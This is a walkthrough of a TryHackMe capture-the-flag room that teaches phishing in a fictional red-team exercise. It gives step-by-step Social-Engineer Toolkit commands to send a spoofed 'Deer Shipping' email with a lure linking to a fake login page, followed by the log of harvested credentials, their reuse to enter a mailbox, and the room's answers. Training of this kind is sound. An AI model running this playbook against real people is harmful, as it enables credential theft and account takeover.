Phishing - Merry Clickmas 🎅
This is a walkthrough for the TryHackMe room Phishing - Merry Clickmas. This room focuses on:
- understanding what social engineering is
- learn the types of phishing
- explore how red teams create fake login pages
- use the Social-Engineer Toolkit to send a phishing email
The Story 🎅

In light of several recent cyber security threats against The Best Festival Company (TBFC), the local red team has scheduled several penetration tests. The red teamers proceeded to carry out a regular penetration test against their TBFC. Part of this exercise is to ensure that the employees are diligent when clicking links and that the company is well protected against the latest phishing attacks. This type of authorised phishing is a proven way to learn whether the cyber security awareness training has fruited.
In this task, you will be part of the TBFC local red team with the elves Recon McRed, Exploit McRed, and Pivot McRed. You will help them plan and execute their phishing campaign. It is time to see if more cyber security awareness training is required.

Information Gathering
Start the machine and save IP address for the room.
export IP=10.81.145.218

Let's build the trap to test our collegues. First, let's start the fake TBFC portal login page that aims to acquire credentials.
./server.py
Starting server on http://0.0.0.0:8000
Phishing Email
Now, let's send the phishing email with the link to our fake TBFC portal login page. We will use the Social-Engineer Toolkit (SET) to send the email.
setoolkit
We will select the Social-Engineering Attacks option.
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
We will pick the Mass Mailer Attack option.
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5
We will select the "E-Mail Attack Single Email Address" option.
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

 1.  E-Mail Attack Single Email Address
 2.  E-Mail Attack Mass Mailer

 99. Return to main menu.

set:mailer>1
There are several quetions to configure the email. We will use the following options:
set:mailer>1
set:phishing> Send email to:factory@wareville.thm

  1. Use a Gmail account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):updates@deershipping.thm
set:phishing> The FROM NAME the user will see:Deer Shipping
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):10.80.148.253
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Shipping Schedule Changes
set:phishing> Send the message as HTML or plain? 'h' or 'p' [p]:
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Dear elves,
Next line of the body: Kindly note that there have been significant changes to the shipping schedules due to increased shipping orders.
Next line of the body: Please confirm the new schedule by visiting http://10.80.126.161:8000
Next line of the body: Best regards,
Next line of the body: Flying Deer
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
Now, the phishing email has been sent. Let's monitor the server terminal for any captured credentials.
root@ip-10-81-64-158:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8000
10.81.145.218 - - [04/Dec/2025 14:57:03] "GET / HTTP/1.1" 200 -
[2025-12-04 14:57:03] Captured -> username: admin    password: unranked-wisdom-anthem    from: 10.81.145.218
10.81.145.218 - - [04/Dec/2025 14:57:03] "POST /submit HTTP/1.1" 303 -
10.81.145.218 - - [04/Dec/2025 14:57:03] "GET / HTTP/1.1" 200 -
Answer: unranked-wisdom-anthem

Let's browse http://10.80.148.253 and try to access the mailbox of the factory user to see if the previously harvested credentials work.
Found the email with the total number of toys expected for delivery this year.

Answer: 1984000
Completion
This was a fun introduction to phishing and social engineering. I learned how attackers create fake login pages and use the Social-Engineer Toolkit to send phishing emails. Looking forward to the next challenges in the Advent of Cyber 2025 series!